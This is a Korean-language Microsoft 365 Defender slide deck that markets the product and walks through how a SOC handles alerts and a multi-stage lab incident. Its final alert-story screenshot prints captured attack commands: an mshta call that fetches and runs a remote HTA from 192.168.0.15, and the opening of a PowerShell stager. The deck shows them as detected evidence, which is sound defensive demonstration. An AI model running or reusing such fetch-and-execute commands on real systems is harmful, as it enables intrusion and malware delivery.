

# Microsoft 365 Defender

자동화된 도메인 간 보안을 통해 공격을 차단하고 보안 운영 워크로드 50%  
절감




멀티 클라우드

SIEM

Azure Sentinel



파트너십



Microsoft Defender

XDR

SIEM

# Azure Sentinel



멀티 클라우드



파트너십

클라우드 네이티브, 모든 데이터, 모든 엔티티



클라우드  
네이티브



모든  
데이터



AI



자동화



ID



장치



데이터



인프라



앱



네트워크

# Microsoft Defender

## XDR



도메인간 보호



### Microsoft 365 Defender



ID



엔드포인트



앱



이메일



클라우드 앱



문서

### Azure Defender



SQL



서버 VMs



컨테이너



네트워크



IoT



Azure App  
Services

# Microsoft Defender

## XDR

# 업계 최고의 Microsoft 365 보안 제품



ID

ID 용  
Microsoft Defender



이전의 Azure 고급 위협 보호 기능



엔드포인트

엔드포인트 용  
Microsoft Defender



이전의 Microsoft Defender  
Advanced Threat Protection 기능



클라우드 앱

Microsoft Cloud  
App Security



사용자 데이터

Office 365를 위한  
Microsoft Defender



이전의 Microsoft Defender  
Advanced Threat Protection 기능

개별 사일로에서 조직화된 도메인 간 보안으로 전환

# Microsoft 365 Defender



개별 사일로에서 조직화된 도메인 간 보안으로 전환

# Microsoft 365 Defender

## 자동화된 도메인 간 보안



단일 포털  
- 통합 엔티티



위협으로부터 통합된  
능동적 보호



영향을 받는 자산의  
자동 복구



통합된  
위협 인텔리전스 및 분석



도메인 간  
위협 검색

관리 · APIs · 커넥터

Learn more: <http://aka.ms/m365d>

Try it today: <http://security.microsoft.com>

We will talk about...

# Microsoft 365 Defender가 SOC 효율성을 향상시키는 방법

동급 최강의 통합된 완벽한 보호 스택 제공

>70% 조직에 대한 위협  
방지

>80% SOC 대기열의 경고  
알림 감소

>75% 자동화로 해결된 작업  
항목

SOC 효율성은 그 어느  
때보다 중요합니다.

\*© 2019 Accenture

\*\*[Cybersecurity Ventures](#)

▲ 67%  
지난 5년간의  
공격 증가 \*

50 ⚙️  
일반적인 규모의 조직을 위한  
평균 보안 도구 수

3.5m 🧑  
2021년까지 전 세계적으로  
충원되지 않은 사이버 보안  
일자리 예상\*\*

# Microsoft Defender가 효율적인 SOC를 지원하는 방법

50 

일반적인 규모의 조직을 위한  
평균 보안 도구 수

복잡성, 컨텍스트 전환,  
다운타임 증가



마이크로소프트 도구용 단일 포털  
심층적인 도구 통합

67% 

지난 5년간의  
공격 증가 \*

>10,000 경고/일 -> 경고  
피로, 유지 시간



인시던트로 워크로드 감소 및  
종단간 조사 지원

3.5m 

2021년까지 전 세계적으로  
충원되지 않은 사이버 보안  
일자리 예상\*\*

리소스 및 기술 부족





자동화된 자체 복구  
마이크로소프트 위협 전문가

사례 연구

# Microsoft Defender 내에서 공격에 대응하는 SOC

# 공격 시나리오에 대한 설명





## Microsoft 365 Defender 통합 포털

- Microsoft 365 E5 라이선스 또는 개별 제품 E5 라이선스
- 한 개의 E5만 있더라도 Microsoft 365 Defender를 사용하고 시간이 지남에 따라 확장하여 제품 간 가치를 얻을 수 있습니다.

## Microsoft 365 Defender 대시보드

- 우리 조직의 전반적인 보안 상태
- 다음으로 우선 순위가 높은 SOC 작업 항목은?

## Alerts queue

6 months

Group

| Title                                                  | Severity      | Incident      | Stat...  | Category        | Device          | User                  |
|--------------------------------------------------------|---------------|---------------|----------|-----------------|-----------------|-----------------------|
| 'Killav' malware was detected                          | Informational | 7759          | Resolved | Malware         | cont-pollyharre |                       |
| > 2 alerts: An active 'Wintapp' backdoor was det...    | Medium        | 2 Incidents   | Resolved | Grouped by:...  | 2 device        |                       |
| MDATP custom detection - 2 machine groups              | Medium        | 12991         | New      | Persistence     | cont-juliaweiss | nt authority\system   |
| > 4 alerts: Suspicious PowerShell command line         | Medium        | 3 Incidents   | Multiple | Grouped by:...  | cont-mikebarden | domain1\adrian.bard   |
| Suspected credential theft activity                    | Medium        | Multi-stag... | New      | Credential a... | cont-mikebarden | domain1\adrian.bard   |
| > 7 alerts: Suspicious process injection observed      | Medium        | 4 Incidents   | Multiple | Grouped by:...  | 2 device        | 3 user                |
| > 3 alerts: Reflective dll loading detected            | Medium        | 3 Incidents   | Multiple | Grouped by:...  | cont-pollyharre | domain1\polly.harrell |
| > 3 alerts: Passwords hashes dumped from LSAS...       | Medium        | 3 Incidents   | Multiple | Grouped by:...  | 2 device        | nt authority\system   |
| > 9 alerts: Suspicious encoded content                 | Low           | 3 Incidents   | Multiple | Grouped by:...  | cont-mikebarden | domain1\adrian.bard   |
| > 3 alerts: A script with suspicious content was o...  | Medium        | 3 Incidents   | Multiple | Grouped by:...  | cont-mikebarden | domain1\adrian.bard   |
| > 4 alerts: Suspicious behavior by an HTML appli...    | Medium        | 3 Incidents   | Multiple | Grouped by:...  | cont-mikebarden | domain1\adrian.bard   |
| > 3 alerts: Suspicious encoded content                 | Low           | 3 Incidents   | Multiple | Grouped by:...  | cont-mikebarden | domain1\adrian.bard   |
| > 3 alerts: Successful logon using potentially stol... | Medium        | 3 Incidents   | Multiple | Grouped by:...  | cont-mikebarden | nt authority\system   |
| > 4 alerts: 'Ploprolo' malware was detected            | Informational | 4 Incidents   | Multiple | Grouped by:...  | cont-pollyharre |                       |
| > 2 alerts: A script with suspicious content was o...  | Medium        | 2 Incidents   | Multiple | Grouped by:...  | cont-pollyharre | domain1\polly.harrell |
| > 4 alerts: A link file (LNK) with unusual characte... | Low           | 3 Incidents   | Multiple | Grouped by:...  | cont-pollyharre | domain1\polly.harrell |
| > 3 alerts: Suspicious URL clicked                     | Medium        | 3 Incidents   | Multiple | Grouped by:...  | cont-pollyharre | domain1\polly.harrell |

## 1000 회 발생/ 일

- 일반적인 규모의 조직의 Microsoft Defender가 의심스럽거나 악의적인 동작 발견
- 경고 대기열이 많다...

## 보호 우선

- Microsoft 365 Defender는 완벽한 보호 스택!
- Microsoft 365 도메인 간의 협업으로 보호 강화
- 사고 발생의 70%가 완전히 방지되어 즉각적인 SOC 조치가 필요하지 않음

1,000 회 발생



300 경고

## Incidents

↓ Export

| Incident name                                                              | Severity ↓ | Active alerts | Remediation status    | Category                                   | Impact |
|----------------------------------------------------------------------------|------------|---------------|-----------------------|--------------------------------------------|--------|
| > 'Dirtelti' backdoor was prevented on multiple endpoints                  | Info...    | 17/18         | Remediated            | Initial access, Suspicious activity        | 2      |
| > Office process dropped and executed a PE file on multiple endpoints      | Medium     | 5/5           | Remediated            | Initial access, Suspicious activity+2 more | 2      |
| > Multi-stage incident involving Initial access & Execution on one en...   | High       | 9/9           | Remediated            | Initial access, Suspicious activity+2 more | 2      |
| > Ransomware activity                                                      | High       | 15/15         | Pending approval      | Initial access, Suspicious activity+2 more | 2      |
| > Multi-stage incident involving Discovery & Command and control o...      | Medium     | 5/5           | Remediated            | Initial access, Suspicious activity+2 more | 2      |
| > CustomEnterpriseBlock' detected on multiple endpoints                    | Low        | 34/36         | Remediated            | Initial access, Suspicious activity+2 more | 2      |
| > Multi-stage incident involving Execution & Ex-filtration on multiple ... | High       | 8/8           | Investigation running | Initial access, Suspicious activity+2 more | 2      |
| Alert name                                                                 |            |               |                       |                                            |        |
| Sensitive file uploaded                                                    | High       | -             | Remediated            | Initial access                             | con    |
| Suspicious powershell commandline                                          | Medium     | -             | Investigation running | Initial access                             | con    |
| Suspected credential theft activity                                        | Medium     | -             | Investigation running | Suspicious activity                        | Jon    |
| Suspicious powershell commandline                                          | Medium     | -             | Remediated            | Initial access                             | con    |
| Suspicious powershell commandline                                          | Medium     | -             | Remediated            | Initial access                             | con    |
| Suspicious process injection observed                                      | Medium     | -             | Remediated            | Initial access                             | con    |
| Reflective dll loading detected                                            | Medium     | -             | Remediated            | Initial access                             | con    |
| Suspicious process injection observed                                      | Medium     | -             | Remediated            | Initial access                             | con    |
| > Multi-stage incident involving Discovery & Command and control o...      | High       | 5/5           | Investigation running | Initial access, Suspicious activity+2 more | 2      |

## 사건에 대한 경고

- 동일한 공격과 관련된 경고를 단일 SOC 작업 항목으로 연관시킴
- 사건 제목으로 내용과 우선순위 암시
- 타사 도구 통합을 위한 인시던트 API

300 경고



40 사건

## 자동화된 자체 복구

- Microsoft 365 워크로드 전반에 걸쳐 손상된 자산에 대한 자동 조사 및 문제 해결
- 사건의 75% 자동 해결

40 사건



10 사건



Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets

Summary

Alerts (25)

Devices (2)

Users (2)

Mailboxes (1)

Investigations (12)

Evidence (54)

#### Alerts and categories

**25/25 active alerts**

**6 MITRE ATT&CK tactics**

**2 other alert categories**



© 2018 The MITRE Corporation. This work is reproduced and distributed with the permission of The MITRE Corporation.

- Jun 2, 2020, 3:57:59 PM | New**  
**Suspicious URL clicked on cont-pollyharre**
- Jun 2, 2020, 3:58:22 PM | New**  
**A link file (LNK) with unusual characteristics was opened on cont-pollyharre**
- Jun 2, 2020, 3:58:26 PM | New**  
**Suspicious PowerShell command line on cont-pollyharre**
- Jun 2, 2020, 3:58:26 PM | New**  
**Suspicious PowerShell command line on cont-pollyharre**
- Jun 2, 2020, 3:58:34 PM | New**  
**A script with suspicious content was observed on cont-pollyharre**

#### Scope

**2 impacted devices**

**2 impacted users**

**1 impacted mailbox**

#### Top impacted entities

| Entity type                          | Risk level/investigation priority | Tags                      |
|--------------------------------------|-----------------------------------|---------------------------|
| cont-pollyharre                      | High                              | IT Team, Lateral movement |
| cont-mikebarden                      | High                              | IT Team, Lateral movement |
| mike.barden                          | No data available                 | Office 365 administrator  |
| adrian.bard                          | No data available                 |                           |
| polly.harrell@mtptestlab01.onmicr... | No data available                 |                           |

View entities

#### Evidence

**54 entities found**

[View all entities](#)

## 사건 요약

- 모든 공격 자료를 한 곳에서 자동으로 수집 :
- MITRE 매핑
- 범위 및 영향을 받는 엔티티
- 연관된 경고
- 자동 복구 상태
- 수집된 모든 증거

→ 보다 빠르고 효율적인 조사

Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets

Manage incident ? Consult a threat expert Comments and history

Summary Alerts (25) Devices (2) Users (2) Mailboxes (1) Investigations (12) Evidence (54)

Grouped view Customize columns 50 items per page

| Title                                                     | Linked by          | Impacted Entities                          | Service source         | Detection source            | First activity ↑ | Assigned to                         |
|-----------------------------------------------------------|--------------------|--------------------------------------------|------------------------|-----------------------------|------------------|-------------------------------------|
| Suspicious URL clicked                                    | Same device        | cont-pollyharre.domain1.test.local         | Microsoft Defender ATP | Microsoft Threat Protection | 6/2/20, 3:57 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| A link file (LNK) with unusual characteristics was opened | 2 reasons          | cont-pollyharre.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 3:58 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| 5 alerts: Suspicious PowerShell command line              | 3 reasons          | 2 Devices                                  | Microsoft Defender ATP | EDR                         | 6/2/20, 3:58 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspicious PowerShell command line                        | Same device        | cont-mikebarden.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 4:02 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspicious PowerShell command line                        | Same device        | cont-mikebarden.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 4:02 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspicious PowerShell command line                        | Same device        | cont-pollyharre.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 3:58 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspicious PowerShell command line                        | 2 reasons          | cont-pollyharre.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 3:58 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspicious PowerShell command line                        | Same device        | cont-pollyharre.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 3:58 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| A script with suspicious content was observed             | Same device        | cont-pollyharre.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 3:58 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| 'Ploprolo' malware was detected                           | Same file          | cont-pollyharre.domain1.test.local         | Microsoft Defender ATP | Antivirus                   | 6/2/20, 3:59 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| A potentially malicious URL click was detected            | Manual association | polly.harrell@MTPTestLab01.onmicrosoft.... | Office ATP             | Office ATP                  | 6/2/20, 3:59 PM  | Automation                          |
| 2 alerts: Suspicious process injection observed           | Same device        | cont-pollyharre.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 4:00 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspected overpass-the-hash attack (Kerberos)             | 2 reasons          | CONT-POLLYHARRE.doma... adria...           | Azure ATP              | Azure ATP                   | 6/2/20, 4:01 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Successful logon using potentially stolen credentials     | 2 reasons          | cont-mikebarden.domain1.test.local         | Microsoft Defender ATP | Microsoft Threat Protection | 6/2/20, 4:02 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspicious PowerShell command line                        | Same device        | cont-mikebarden.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 4:02 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspicious behavior by an HTML application was observed   | Same device        | cont-mikebarden.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 4:02 PM  | tomerb@mtptestlab01.onmicrosoft.com |
| Suspicious encoded content                                | Same device        | cont-mikebarden.domain1.test.local         | Microsoft Defender ATP | EDR                         | 6/2/20, 4:02 PM  | tomerb@mtptestlab01.onmicrosoft.com |

Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets > Suspicious PowerShell command line

cont-mikebarden

Risk level ▲ High

IT Team

LateralMTest

pollyh

Windows10

DOMAIN1\adrian.bard

ALERT STORY

6/2/2020 4:02:18 PM [9608] WmiPrvSE.exe -secured -Embedding

4:02:19 PM [7056] mshta.exe mshta http://192.168.0.15:9999/ttt222.hta

Process id7056

Creation timeJun 2, 2020 4:02:19 PM

Image file pathC:\Windows\System32\mshta.exe

Image file SHA199a0a1b05e60a5f1fc8a068f953f0510e0230efa

Image file creation timeMar 19, 2019 7:45:40 AM

Is elevatedTrue

Integrity levelHigh

Suspicious PowerShell command line

Medium Detected New (True alert)

Suspicious behavior by an HTML application was observed

Medium Detected New

Suspicious PowerShell command line

Medium Detected New

4:02:19 PM [9088] powershell.exe if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Suspicious PowerShell command line

Medium Detected New

Alert state

ClassificationTrue alert

Assigned totomerb@mtptestlab01.onmicrosoft.com

Alert details

CategoryExecution

TechniquesT1086

Detection sourceEDR

Detection statusDetected

Detection technologyBehavior,MachineLearning

Generated onJun 2, 2020 4:02:19 PM

First activity

Last activity

